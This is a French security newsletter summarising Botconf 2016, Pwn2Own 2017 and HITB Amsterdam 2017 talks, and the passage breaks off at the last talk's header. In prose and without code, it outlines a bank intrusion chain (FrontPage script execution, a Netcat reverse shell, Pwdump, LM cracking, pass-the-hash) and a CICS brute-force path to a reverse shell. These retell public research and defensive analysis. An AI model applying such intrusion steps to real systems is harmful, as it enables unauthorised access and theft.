https://www.botconf.eu/wp-content/uploads/2016/11/PR06-SnoringOptional-WC-Botconf2016.pdf


Vidéo
https://www.youtube.com/watch?v=9XXw5aInqvM

La présentation proposée par Wayne Crowder était particulière. En effet, Wayne n'est pas un « technicien ». Il travaille dans le monde des assurances, et est venu présenter son analyse de la situation en matière de gestion des risques « numériques » par les entreprises.

Son constat part du simple fait que le Cyber-crime coûte de plus en plus cher aux entreprises, et qu'en termes de capitalisation, les sommes en jeu sont pharaoniques. Les professionnels du secteur estiment que les pertes pour les entreprises pourraient avoisiner près de 6 mille milliards de dollars d'ici à 2021.

Cette problématique est donc l'objet de nombreuses attentions de la part des assurances, qui cherchent à répondre à cette problématique de différentes manières (couverture du risque pour leur client, mise à disposition d'équipe pour venir en aide aux victimes, sensibilisation des intervenants, etc.).

Pour illustrer son propos, il est revenu sur l'histoire du secteur de l'Assurance, et a rappelé que pour chaque avancée, les assurances ont poussé les entreprises, les états, et les particuliers à adopter des mesures permettant de réguler, de mitiger et de réduire les risques encourus.



Ainsi, dans le monde de la construction, les assurances ont poussé des normes en matière de lutte contre les incendies. Dans le monde de l'automobile, les assurances ont poussé l'adoption des ceintures de sécurité et l'utilisation des vitres en verre de sécurité. Il en a été de même dans le monde de la santé et de la médecine, et il en sera également de même dans le monde Cyber.

« Les professionnels du secteur estiment que les pertes pour les entreprises pourraient avoisiner près de 6 mille milliards de dollars d'ici à 2021. »

Actuellement, certains risques encourus par les entreprises sont déjà couverts par des polices d'assurance, comme :

- le vol d'informations (données personnelles, données bancaires, propriété intellectuelle) ;
- les malwares ;
- les attaques de DDoS ;
- l'arrêt temporaire d'activité métier ;
- les attaques de type Phishing ;
- ou encore les extorsions (arnaques au président et autres rançons).

Il est également revenu sur le concept de « bonne couverture par son assurance ». Ce qui convient à une entreprise ne conviendra pas à une autre, entre autres, car la législation n'est pas forcément la même dans tous les secteurs d'activité et dans tous les pays. Par exemple, même si les États-Unis ont déjà adopté une législation imposant la notification des attaques, l'Europe est en retard sur le sujet. Le GDPR, le projet de loi européen en matière de notification ne devrait ainsi entrer en vigueur en Europe qu'en 2018. Autre exemple, même si la problématique de l'exposition au risque Cyber est de plus en plus souvent prise en compte par les grandes entreprises, cette dernière est complètement ignorée des petites et moyennes entreprises.

La présentation a également été l'occasion de revenir sur un grand nombre de cas médiatisés d'attaques, et de réponses apportées par les assurances à leurs clients (Sony, Tesco Bank, ICS, ...).

En conclusion, même si les chiffres présentés concernaient tout particulièrement le marché américain, la tendance montre que la problématique reste la même en Europe, et que les mêmes constats pourront être faits d'ici à quelques années. En conséquence, les assurances vont développer peu à peu leurs prestations en matière de réduction du risque Cyber, pour venir complémenter les apports de la sécurité opérationnelle. Ce mouvement a d'ailleurs déjà commencé, au travers des nouvelles polices d'assurance proposées, mais également au niveau de la structuration du marché. Ainsi, Symantec a procédé à l'acquisition de la société LifeLock, spécialisée dans le vol d'identités au mois de novembre dernier.

> INFO

Retour sur l'édition 2017 de la Pwn2Own

Le dernier évènement Pwn2Own (concours annuel de sécurité informatique) s'est déroulé du 15 au 17 mars 2017 et a été organisé par "Trend Micro's Zero Day Initiative group" lors du CanSecWest 2017 Conference à Vancouver.

Le concours, dont le but est de découvrir de nouveaux codes d'exploitation et vulnérabilités en échange de gains, est divisé en cinq catégories : les applications pour serveurs, les applications dédiées aux entreprises, les navigateurs web et leurs plug-ins, les élévations de privilèges et l'évasion de machines virtuelles.

Pas moins de 51 failles ont été découvertes et environ 833 000$ de gain ont été versés en plus d'une douzaine d'ordinateurs portables. Le titre de "Master of Pwn", remis à l'équipe ayant récolté le plus de points, a été décerné aux chercheurs de 360 Security avec un total de 63 points.

Parmi les logiciels et systèmes d'exploitation ayant succombé aux attaques, on retrouve : Adobe Reader, Adobe Flash, VMware Workstation, Safari, Firefox, Edge, MacOS, le noyau Linux, le noyau Windows

L'une des équipes a tenté de réaliser une élévation de privilèges sur Google Chrome, mais n'ayant pas réussi à faire fonctionner le code d'exploitation dans le temps imparti, cette tentative s'est soldée par un échec.

> Les autres conférences proposées

Preventing File-Based Botnet Persistence and Growth
Kurtis Armour (@S3Ns3)

Synopsis
https://www.botconf.eu/2016/preventing-file-based-botnet-persistence-and-growth/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR21-Preventing-File-Based-Botnet-Growth-and-Persistence-ARMOUR.pdf

Vidéo
https://www.youtube.com/watch?v=qIqaR7-yKWE

L'objet de cette présentation était de faire un rappel de l'ensemble des fonctionnalités disponibles au sein de Windows, et des applications utilisateurs type Office ou PowerShell, dans le contexte de la lutte contre les malwares cherchant à compromettre le système de leurs victimes en déposant sur ce dernier un fichier malveillant.

« Masarah et Olivier ont montré comment les systèmes compromis étaient utilisés par les attaquants pour monétiser des relations sur les principaux réseaux sociaux »

Language Agnostic Botnet Detection Based on ESOM and DNS
Christian Dietz, Rocco Mandrysch, Urs Anliker, Gabi Dreo

Synopsis
https://www.botconf.eu/2016/language-agnostic-botnet-detection-based-on-esom-and-dns/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR04-ESOM-DNS-MANDRYSCH.pdf

L'objet de cette conférence était de présenter un moyen novateur de classifier les noms de domaines utilisés par les malwares dans le cadre des attaques, sur la base d'une approche mathématique connue sous le nom de « Self-Organising Maps ». Cet outil repose sur l'utilisation des réseaux neuronaux, et permet d'identifier les enregistrements DNS (domaines) dont la création peut être rapprochée à certains algorithmes de type DGA utilisé par les attaquants, l'une des principales difficultés étant de disposer d'un outil étant agnostique en termes de « langage » (EN, FR, ...).

Attacking Linux/Moose 2.0 Unraveled an EGO MARKET,
Masarah Paquet-Clouston et Olivier Bilodeau

Synopsis
https://www.botconf.eu/2016/attacking-linux-moose-2-0-unraveled-an-ego-market/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR08-MOOSE-BILODEAU-PAQUET-CLOUSTON.pdf

Vidéo
https://www.youtube.com/watch?v=USWiJ58vFgo

Cette présentation, qui faisait écho à une première version du même sujet traité dans le cadre de la Botconf 2015, était l'occasion de revenir sur un botnet peu connu (malgré son ancienneté) ciblant les plateformes embarquées reposant sur Linux. Les deux chercheurs se sont intéressés à la fois à l'aspect technique et à l'aspect criminel du « projet ».
Ils ont montré comment les systèmes compromis étaient utilisés par les attaquants pour monétiser des relations sur les principaux réseaux sociaux (Facebook, Twitter, ...). Cette présentation originale mêlant à la fois la technique à la criminologie était donc particulièrement intéressante.

Hunting Droids from the Inside
Łukasz Siewierski

Synopsis
https://www.botconf.eu/2016/hunting-droids-from-the-inside/

Cette présentation a été proposée par un Googler et avait pour objectif de décrire les mécanismes de sécurité implémentés au sein du système Android.

Ransomware & Beyond
Christiaan Beek

Synopsis
https://www.botconf.eu/2016/ransomware/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/INV02-Ransomware-BEEK.pdf

Christiaan Beek est parti du simple constat de l'augmentation importante des ransomware, pour dresser un panorama des techniques mises en œuvre par les attaquants pour arriver à leur fin, ainsi que des méthodes adoptées pour lutter contre ces nouvelles menaces, à commencer par le projet « No More Ransom ».

Analysis of Free Movies and Series Websites Guided by Users Search Terms
Luis Alberto Benthin Sanguino et Martin Clauß

Synopsis
https://www.botconf.eu/2016/analysis-of-free-movies-and-series-websites-guided-by-users-search-terms/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR17-Analysis-of-Free-Movies-and-Series-Websites-Guided-by-Users-Search-Terms-BENTHIN.pdf

Vidéo
https://www.youtube.com/watch?v=5e-vufeyCrg

Cette présentation avait pour objectif de faire une analyse des sites de téléchargement vers lesquels sont redirigés les internautes lorsqu'ils font une recherche sur la base de mots clefs renseignés sur un moteur tels que Google.

Le constat était sans équivoque. La majorité des sites sont associés à des activités malveillantes. Ceci dit, ce constat n'est que peu surprenant, étant donné que le téléchargement reste un phénomène de société important, et que cela permet donc aux pirates d'être relativement efficaces dans leur démarche.

Challenges for a cross-jurisdictional botnet takedown,
Margarita Louca

Synopsis
https://www.botconf.eu/2016/challenges-for-a-cross-jurisdictional-botnet-takedown/

Seule conférence abordant réellement le thème « juridique », cette présentation a permis de revenir sur le takedown du botnet Avalanche, réalisé au niveau européen par l'EC3 quelques jours auparavant.

Vawtrak Banking Trojan : A Threat to the Banking Ecosystem
Victor Acin et Raashid Bhat

Synopsis
https://www.botconf.eu/2016/vawtrak-banking-trojan-a-threat-to-banking-ecosystem/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR05-Vawtrak-ACIN-BHAT.pdf

Vidéo
https://www.youtube.com/watch?v=Rar_k8xxKjE

Tracking Exploit Kits
John Bambenek

Synopsis
https://www.botconf.eu/2016/tracking-exploit-kits/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR09-Tracking-exploit-kits-Bambenek.pdf

Vidéo
https://www.youtube.com/watch?v=tAAWLGE9HqA

Improve DDoS Botnet Tracking With Honeypots
Ya Liu

Synopsis
https://www.botconf.eu/2016/improve-ddos-botnet-tracking-with-honeypots/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR10-Improve-DDoS-Botnet-Tracking-With-Honeypots-LIU.pdf

Vidéo
https://www.youtube.com/watch?v=ej6Z6CavsRs

How Does Dridex Hide Friends?
Alexandra Toussaint et Sébastien Larinier

Synopsis
https://www.botconf.eu/2016/how-does-dridex-hide-friends/

Vidéo
https://www.youtube.com/watch?v=7ASUQ4vdEeA

ISFB, Still Live and Kicking
Maciej Kotowicz

Synopsis
https://www.botconf.eu/2016/isfb-still-live-and-kicking/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR20-ISFB-Kotowicz-.pdf

Vidéo
https://www.youtube.com/watch?v=Nm7d_k0_yOM

A Tete-a-Tete with RSA Bots
Jens Frieß et Laura Guevara

Synopsis
https://www.botconf.eu/2016/a-tete-a-tete-with-rsa-bots/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR14-Tete-aTete_with_RSA_Bots_presentation-FRIESS.pdf

Visiting the Bear's Den
Jessy Campos

Synopsis
https://www.botconf.eu/2016/visiting-the-bear-den/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR01-Visiting-Bears-Den-CAMPOS.pdf

LURK – The Story about Five Years of Activity
Vladimir Kropotov , Fyodor Yarochkin

Synopsis
https://www.botconf.eu/2016/lurk-the-story-about-five-years-of-activity%ef%bb%bf/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR02-LURK-KROPOTOV.pdf

Vidéo
https://www.youtube.com/watch?v=EBta0rsVjO4

Browser-based Malware: Evolution and Prevention
Andrey Kovalev et Evgeny Sidorov

Synopsis
https://www.botconf.eu/2016/browser-based-malware-evolution-and-prevention/

Slides
https://www.botconf.eu/wp-content/uploads/2016/11/PR03-Browser-based-Malware-Evolution-and-Prevention-KOVALEV-SIDOROV.pdf

Vidéo
https://www.youtube.com/watch?v=5waKGCKKrs4

Pour clore cette édition, les organisateurs ont annoncé les principales informations sur la tenue de la 5e édition de la Botconf. L'évènement se déroulera du 5 au 8 décembre 2017, à Montpellier, dans le sud de la France. Suite au succès des Workshops lancés cette année, ces derniers seront reconduits l'an prochain.

Nous attendons avec impatience la prochaine édition de cette conférence de qualité.


Enfin, différents comptes rendus complémentaires ont été proposés par d'autres participants :

NoLimitSecu
https://www.nolimitsecu.fr/botconf-2016/

Xavier Mertens (@xme)
https://blog.rootshell.be/2016/11/30/botconf-2016-wrap-day-1/
https://blog.rootshell.be/2016/12/02/botconf-2016-wrap-day-2/
https://blog.rootshell.be/2016/12/02/botconf-2016-wrap-up-day-3/

n0secure
http://www.n0secure.org/2016/11/botconf-2016-j1.html
http://www.n0secure.org/2016/12/botconf-2016-j2.html
http://www.n0secure.org/2016/12/botconf-2016-j3.html

Intrinsec
https://securite.intrinsec.com/2016/12/15/botconf-2016-premiere-journee/
https://securite.intrinsec.com/2016/12/15/botconf-2016-seconde-journee/
https://securite.intrinsec.com/2016/12/15/botconf-2016-troisieme-journee/



Retour sur l'édition HITB 2017

Par Simon BUCQUET et Thomas LIAIGRE

Les conférences Hack In The Box sont des évènements de sécurité biannuels se tenant à Kuala Lumpur et à Amsterdam.
Du 10 au 14 avril, au Grand Hotel Krasnapolsky, se tenait l'édition 2017 de la HITB Amsterdam :

- Du 10 au 12 avril se tenaient des trainings spécifiques ;
- Les 13 et 14 avril se tenaient les conférences.

Les conférences étaient réparties sur 4 scènes (tracks) distinctes :

- Les tracks 1, 2 et 4 étaient des salles de conférence pour les speakers sélectionnés ;
- La track 3 était une salle de pratique (Lab) pour participer à des trainings gratuits sur des créneaux de 2 heures.

En tant que partenaire Media, XMCO a pu prendre part aux présentations des 13 et 14 avril et propose de résumer ici les quelques présentations auxquelles nous avons assisté.

Breaking the Fourth Wall: Hacking Customer Information Control System

Ayoub Elaassal

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T1%20-%20Ayoub%20Elaassal%20-%20Hacking%20Customer%20Information%20System.pdf

Ayoub Elaassal est auditeur au sein du cabinet WaveStone et s'est, entre autres, spécialisé dans l'analyse sécurité des mainframes. Les mainframes sont de puissantes machines (majoritairement issues de la gamme z/OS d'IBM) permettant un traitement massif de données (transactions bancaires, yield management, production industrielle, etc.).

CICS (Customer Information Control System) est un composant des systèmes Z pouvant être vu comme une "coquille d'hébergement" d'applications déployées sur les mainframes. La présentation d'Ayoub traitait de CICS et des faiblesses de sécurité exploitables par un attaquant.

Les applications hébergées sur un mainframe appelées via CICS sont identifiées par un identifiant (transaction id) de 4 caractères associé à chaque programme. Des combinaisons de touches spécifiques permettent d'accéder au terminal CICS et d'invoquer directement une application en connaissant son identifiant (nommé transaction id) afin de contourner l'authentification. Si le transaction id n'est pas connu, cette valeur peut être brute-forcée. Ayoub a présenté différents outils, dont le sien, permettant de réaliser ce brute-force.

Par ailleurs, des applications avec des transactions id par défaut sont aussi présentes, notamment l'application CEMT (identifiant de la Master Terminal Console). L'accès à cette application permet d'interagir avec la configuration du système (activation/désactivation d'applications hébergées, connections DB2, etc.)

Il a ensuite présenté comment profiter de ces mécanismes afin de lire des fichiers arbitraires au sein du Mainframe ou d'exécuter des actions à l'aide du spooler du système, et ce jusqu'au dépôt d'un reverse-shell sur le Mainframe permettant l'ouverture d'une connexion distante.

Une fois l'accès au système réalisé, Ayoub a présenté le fonctionnement de RACF (application de sécurité responsable du contrôle d'accès sur le système) et comment élever ses privilèges en altérant les informations de sécurité depuis des librairies APF (Authorized Program Facility) permettant l'accès à l'espace mémoire du kernel.

COMMSEC: Pwning Banks – How the Playground Evolved Over the Years

Miika Turkia

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T4%20-%20Miika%20Turkia%20-%20Pwning%20Banks.pdf

Miika Turkia est un consultant en sécurité de la société Nixu et a eu l'occasion de travailler sur les réseaux internes des banques. Son intervention a consisté en deux phases :

- Dans un premier temps, Miika a présenté l'exemple d'une compromission d'un réseau bancaire depuis internet lors d'un test d'intrusion réalisé il y a quelques années ;

- Dans un second temps, il a essayé de présenter les évolutions qui ont eu lieu sur différents aspects sécurité offensifs et défensifs afin de préciser si ce type d'attaques pouvait encore être réalisé aujourd'hui.

La première partie de la présentation constitue un bon exemple de compromission depuis Internet via un serveur mal configuré, puis via l'utilisation de mouvements latéraux et horizontaux afin de progresser au sein du réseau interne. Cet enchaînement de vulnérabilités n'est pas spécifique au milieu bancaire et peut être reproduit intégralement ou partiellement sur n'importe quel réseau s'appuyant sur des technologies un peu obsolètes et des pratiques d'administration laxistes.

La démarche réalisée était la suivante :

- Un serveur FrontPage avec les Extensions Check est exposé sur Internet et permet d'exécuter des scripts sur le serveur et donc d'y exécuter du code.

- Dépôt d'une application Netcat modifiée afin de contourner l'antivirus en place sur le serveur et d'ouvrir un reverse-shell (accès-distant) vers le serveur en DMZ.

- Sur ce serveur se trouvait une copie de secours de la

base SAM locale, accessible sans privilèges. L'utilisation de Pwdump a permis l'extraction des condensats des comptes locaux.

✚ La base SAM stockant les condensats au format LM, le cassage de ceux-ci a permis de récupérer le mot de passe d'administration locale ;

✚ L'attaquant a pu se déplacer sur le reste des serveurs de la DMZ par des mouvements latéraux via les condensats du compte d'administration (Pass-The-Hash) ;

✚ Sur un serveur de la DMZ, il a récupéré des traces présentant le mot de passe d'administration du routeur/firewall cloisonnant la DMZ de l'interne ;

✚ Il a ainsi pu modifier les règles de filtrage séparant la DMZ et l'interne et rebondir sur le réseau interne ;

✚ L'attaquant a ensuite pu se connecter sur le contrôleur de domaine interne avec les mots de passe cassés sur le premier serveur compromis en DMZ ;

✚ Le client a mis fin à la mission prématurément au regard des résultats.

Au regard de l'état actuel, le speaker a considéré que du côté offensif, l'évolution était la suivante :

✚ L'état de l'art n'a pas trop évolué en termes d'outils de reconnaissance

✚ Les techniques de mouvements latéraux/verticaux afin de se déplacer au sein du réseau interne profitent de nouvelles techniques ont été identifiées depuis (pass-the-token/pass-the-ticket) et les attaquants peuvent s'appuyer sur des outils plus polyvalents (mimikatz à la place de pwdump, powershell à la place de vbscript)

Du côté défensif, les choses sont très inégales selon le niveau de maturité du défenseur (utilisation d'OTP pour l'authentification sur les serveurs), mais il faut garder à l'esprit que les outils par défaut sont toujours loin d'être adaptés (logs Windows par défaut insuffisants, antivirus contournables).

Drammer: The Making-Of

Victor van der Veen

✚ **Slides**

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T1%20-%20Victor%20van%20der%20Veen%20-%20Drammer%20The%20Making%20Of.pdf

Les données des programmes exécutés sur une machine sont (majoritairement) stockées au sein d'un espace de la mémoire vive (DRAM) de la machine. La mémoire vive (DRAM) est constituée de condensateurs (cellules) qui sont continuellement chargées/déchargées afin de représenter un état de mémoire (0 ou 1). Les propriétés physiques font que des perturbations électromagnétiques entre cellules voisines peuvent entraîner la modification d'état d'une cellule sous l'influence des cellules voisines. A fréquence régulière, l'état des cellules est rafraîchi afin de prévenir ce phénomène.

« La première partie de la présentation de Miika constitue un bon exemple de compromission d'une banque depuis Internet via un serveur mal configuré, puis via l'utilisation de mouvements latéraux et horizontaux afin de progresser au sein du réseau interne. »

Ce déchargement a longtemps été considéré comme un effet de bord aléatoire et non exploitable. Néanmoins en 2015, l'équipe Project Zero a démontré la possibilité de réaliser une attaque profitant de ce comportement afin de faire volontairement "flipper" (modifier l'état) sur une cellule précise représentant une information importante (comme un marqueur de sécurité). Cette attaque a été baptisée Rowhammer.

Victor van der Veen est doctorant au sein de l'université libre d'Amsterdam et de la société VUSec.net. Intéressé par ce type d'attaque, il a eu pour objectif de doctorat d'implémenter une attaque Rowhammer fonctionnelle sur Android (Drammer).

Après un bref rappel de l'attaque Rowhammer, Victor a présenté l'évolution de son attaque et notamment tous les obstacles rencontrés afin de pouvoir implémenter la vulnérabilité (notamment à cause de spécificités de l'architecture

Android). Ils vont finalement réussir à implémenter cette attaque en utilisant l'allocateur de mémoire "ion" utilisé par certains équipements hardwares des téléphones Android.
Ils peuvent ainsi sursolliciter des cellules de la DRAM entourant (physiquement sur la grille de DRAM) une cellule spécifiquement sensible afin de la faire flipper et exploiter une faille de sécurité associée à cette information.

Evaluation

Device	#flips	1st exploitable flip after
LG Nexus 5[1]	1058	116s
LG Nexus 5[4]	0	-
LG Nexus 5[5]	747,013	1s
LG Nexus 4	1,328	7s
OnePlus One	3,981	942s
Motorola Moto G (2013)	429	441s
LG G4 (ARMv8 – 64-bit)	117,496	5s

Bit flips on 18 out of 27 tested devices

Une fois l'attaque théorique implémentée, ils ont réalisé les tests physiques sur 27 équipements, et ont réussi à faire flipper la cellule ciblée sur 18 équipements. Le temps pour réaliser l'attaque varie entre 1 seconde et un quart d'heure. Une fois l'information en DRAM modifiée, la compromission totale de l'équipement prend moins d'une vingtaine de secondes.

HITB Lab: Analyzing Malicious Office Documents

Didier Stevens

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T3%20-%20Didier%20Stevens%20-%20Analyzing%20Malicious%20Office%20Documents.pdf

Les documents OLE (Object Linking and Embedding) sont des structures de fichiers utilisées par Microsoft afin d'incorporer différentes informations au sein d'un même document. On pourra par exemple stocker une image et du texte au sein d'un document Word.
Ainsi, de nombreux fichiers Microsoft sont des documents OLE (doc, xls, ppt, eml, etc.) qui peuvent notamment contenir du code malveillant au sein de macros. L'exécution de macros au sein de documents OLE est un type d'attaques répandu à l'heure actuelle (Dridex).

Didier Stevens est consultant en sécurité au sein de la société Nviso, pour laquelle il travaille notamment en réponse à incident. Didier est aussi connu comme l'auteur d'outils d'analyse de documents Windows OLE (oledump, emldump, etc.) permettant d'extraire les macros de ces documents et de procéder à leur analyse sans exécuter le fichier potentiellement malveillant.

Didier a donc mis à disposition des participants une trentaine d'exercices et a présenté le fonctionnement de ses outils et leur utilisation dans des cas concrets. Dans tous les cas, la méthodologie reste similaire :

- Analyse du contenu du fichier OLE afin d'identifier si une macro est présente ;
- Si la macro est présente, dumper son contenu pour permettre une analyse statique du code ;
- Analyser le code de la macro afin d'identifier si celle-ci est malveillante.

Des tips d'analyse ont ensuite été présentés (différentes méthodes d'obfuscation d'URL ou de charges malveillantes dans les macros, la distinction entre droppers et downloaders, etc.) et comment l'utilisation de plugins au sein d'oledump peut faciliter ces analyses (comme l'extraction d'URL encodée en base64 ou xorée).

Hasard du calendrier, une vulnérabilité relative au sujet d'étude a été corrigée 2 jours avant la présentation (CVE-2017-199). L'auteur a donc fait une présentation rapide de la vulnérabilité exploitée par des attaquants dans la nature, et comment celle-ci pouvait être analysée avec ses outils (https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/).

HITB Lab: Introduction to Windows Logical Privilege Escalation

James Forshaw

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20James%20Forshaw%20-%20Introduction%20to%20Logical%20Privilege%20Escalation%20on%20Windows.pdf


Cahier d'exercices

https://docs.google.com/document/d/1qujIzDmFrcFCBeIgMjWDZTLNMCAHChAnKDkHdWYEomM/edit

Binaires vulnérables et outils

https://github.com/tyranid/windows-logical-eop-workshop/releases/tag/HITB-AMS-2017

Le vendredi matin, nous avons assisté à un workshop de James Forshaw, de l'équipe Google Project Zero, sur l'élévation de privilèges Windows. Ce workshop a été extrêmement dense, heureusement James avait fourni slides, cahier d'exercices et binaires afin de pouvoir retravailler les démonstrations ultérieurement.



James recherche des erreurs logiques au sein des drivers, des services, ou de n'importe quel programme possédant des privilèges élevés. Il utilise ces erreurs afin de pouvoir élever ses privilèges sur le système ou de s'échapper d'une sandbox.

Le speaker a commencé par une partie "internals" détaillant des mécanismes internes de Windows nécessaires pour la suite de la présentation :

- Les droits d'accès sous Windows et ce qu'est un security descriptor ;
- Ce qu'est un SID (Security Identifier), comment interpréter les différentes informations composant un SID et le fait que cette valeur identifie un utilisateur du système ;
- Ce qu'est un access token et comment cet élément définit les privilèges d'un process en se basant sur le SID de l'exécutant du programme ;
- Comment, lorsqu'un process tente d'accéder à des ressources, la routine d'accès SeAccessCheck vérifie que le process peut réaliser une action demandée ou doit être rejeté ;
- Ce qu'est un Object NameSpace.

Une fois ces éléments définis, James est rentré dans le vif du sujet en détaillant la méthodologie mise en œuvre pour identifier la surface d'attaque :

- Comment identifier la surface d'attaque disponible dans laquelle un attaquant ayant de faibles privilèges peut interagir sur un système (fichiers, clés de registres, NamedPipes, etc.). Pour tous ces aspects, James a développé des binaires permettant d'identifier la surface d'attaque de l'utilisateur courant ;
- Un focus a aussi été fait sur les services, qui sont aussi un moyen pour un attaquant d'interagir avec des process de hauts privilèges (penser à vérifier les droits d'écriture des binaires et des fichiers de configuration des services exécutés en SYSTEM, penser à tenter de démarrer tous les services accessibles pour augmenter la surface d'attaque, vérifier les SERVICE TRIGGERS qui peuvent permettre de démarrer des services sur certains évènements même si le service ne paraît pas directement manipulable par l'utilisateur) ;
- Identification des méthodes RPC et COM appelables en utilisant les outils RPCViewer et OleViewDotNet.


Lorsque la surface d'attaque est identifiée, il faut trouver les vulnérabilités en analyse dynamique (Process Monitor) ou en analyse statique (IDA Pro), ce qui reste la partie la plus compliquée. Pour démontrer ces vulnérabilités, James a démontré des erreurs couramment rencontrées au sein de services via des appels RPC ou COM en attaquant des binaires vulnérables spécifiquement développés pour la démonstration.
Toutes ces vulnérabilités et les détails d'exploitation sont détaillés au sein des slides et du cahier d'exercices (utilisation d'arguments transmis par un utilisateur pour identifier le path d'un programme, largesses dans les conditions Time-Of-Check-Time-Of-Use, etc.)

COMMSEC: A Surprise Encounter With a Telco APT
Emmanuel Gadaix

- **Slides**
https://conference.hitb.org/hitbsecconf2017ams/materials/D2T4%20-%20Emmanuel%20Gadaix%20-%20A%20Surprise%20Encounter%20With%20a%20Telco%20APT.pdf

L'objectif de la présentation était de relater un cas de compromission perfectionnée constaté de manière fortuite au sein de l'infrastructure de téléphonie mobile d'un de ses clients.

Emmanuel Gadaix a commencé par une rétrospective de l'affaire d'Athènes. Entre 2004 et 2005, un groupe d'attaquants avait compromis le réseau téléphonique de l'opérateur Vodafone en Grèce. L'attaque sophistiquée avait permis la mise sur écoute du Premier Ministre et de sa famille, de membres du gouvernement et d'autres hauts fonctionnaires. Plusieurs faisceaux de preuves tendaient à incriminer la NSA.



Environ 10 ans plus tard, Emmanuel et son équipe étaient en réalisation d'un audit sur le réseau GSM d'un de leurs clients. De manière fortuite, ils se sont retrouvés authentifiés en même temps qu'un compte root sur un système. Celui-ci était en train de modifier le fichier "/var/adm/wtmpx" (audit de traces des connexions) ce qui a attiré leur attention. Quelques secondes plus tard, probablement dérangé, le compte root s'est désauthentifié.

L'analyse des systèmes a montré que les attaquants avaient réalisé des modifications (mises à jour non prévues) sur les systèmes MSC (Mobile Switching Center – équipement central responsable du routage des appels) du client.

L'analyse de l'attaque a montré que l'attaque était l'œuvre d'experts :

- La mise à jour des systèmes concerne du code développé en PLEX, qui est un langage spécifique peu répandu ;
- La mise à jour des systèmes a été réalisée en hot-patching, c'est à dire sans arrêter les systèmes afin de ne pas réaliser d'interruptions de service qui auraient pu attirer l'attention du client ;
- Les checksums (sommes de contrôle) des fichiers malveillants implémentés correspondaient exactement à ceux de fichiers légitimes préalablement présents.

L'analyse a montré que la mise-à-jour sur le MSC permettait de charger des scripts LUA pour réaliser des opérations ultérieures, et que le réseau interne du client a été compromis en profondeur (serveurs de relais, contacts vers des C&C).

Concernant l'attribution, la complexité des 2 attaques sur des systèmes de téléphonie mobile très spécifiques amène le présentateur à penser que les 2 attaques (celle d'Athènes et celle constatée lors de l'audit ultérieur) sont réalisées par la même équipe.

Is There a Doctor in The House? Hacking Medical Devices and Healthcare Infrastructure

Anirudh Duggal

Slides

